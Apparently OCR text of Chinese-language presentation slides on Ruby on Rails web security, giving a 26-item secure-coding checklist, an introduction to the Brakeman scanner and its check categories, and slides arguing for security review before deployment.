
安全检查列表

安全检查列表

1. 过滤SQL查询输入
2. 过滤用户输入
3. session中不要放大的、重要的信息
4. 配置文件不要暴露
5. 安全级别高的网站使用SSL
6. 具备退出功能和设置失效时间
7. 将session存入数据库
8. 路由中按规范定义get和post
9. 路由中谨慎使用match
10. 使用 protect_from_forgery
11. 使用 attr_accessible
12. 按层次权限查找
13. 设置服务权限
14. 文件名限制
15. 文件类型控制
16. 文件下载限制
17. 关注性能焦点
18. 登录\找回密码信息保护
19. 修改密码\邮箱需要输入旧的密码
20. 在log中过滤关键数据
21. 必要的时候使用验证码
22. 公共目录中不放涉及信息
23. Controller中只对外暴露真正的公有方法
24. 删除默认路由
25. 使用validate做验证
26. 如果使用RESTful，删除默认路由

安全检查工具


Brakeman




Brakeman

- CrossSiteScripting
- DefaultRoutes
- FileAccess
- ForgerySetting
- MassAssignment
- Redirect
- SQL
- SessionSettings
- DoS
- ... ...


什么时候做安全性检查?


Idealized Software Development
Write code
Run tests
Commit code
Push to CI server
Code review
QA Testing
Deplo code


理想化开发流程


Cost to Fix Defects
Write code
Run tests
Commit code
Push to CI server
Code review
QA Testing
Deplo code


什么时候关注安全?


Cost to Fix Defects
Securi
Write code
Run tests
Commit code
Push to CI server
Code review
QA Testing
Deplo code


部署后?


Cost to Fix Defects
Security Rev
Write code
Run tests
Commit code
Push to CI server
Code review
QA Testing
Deplo code


部署前?


Cost to Fix Defects
Security Review
Write code
Run tests
Commit code
Push to CI server
Code review
QA Testing
Deplo code


QA测试时?


Cost to Fix Defects
Security Review
Write code
Run tests
Commit code
Push to CI server
Code review
QA Testing
Deplo code

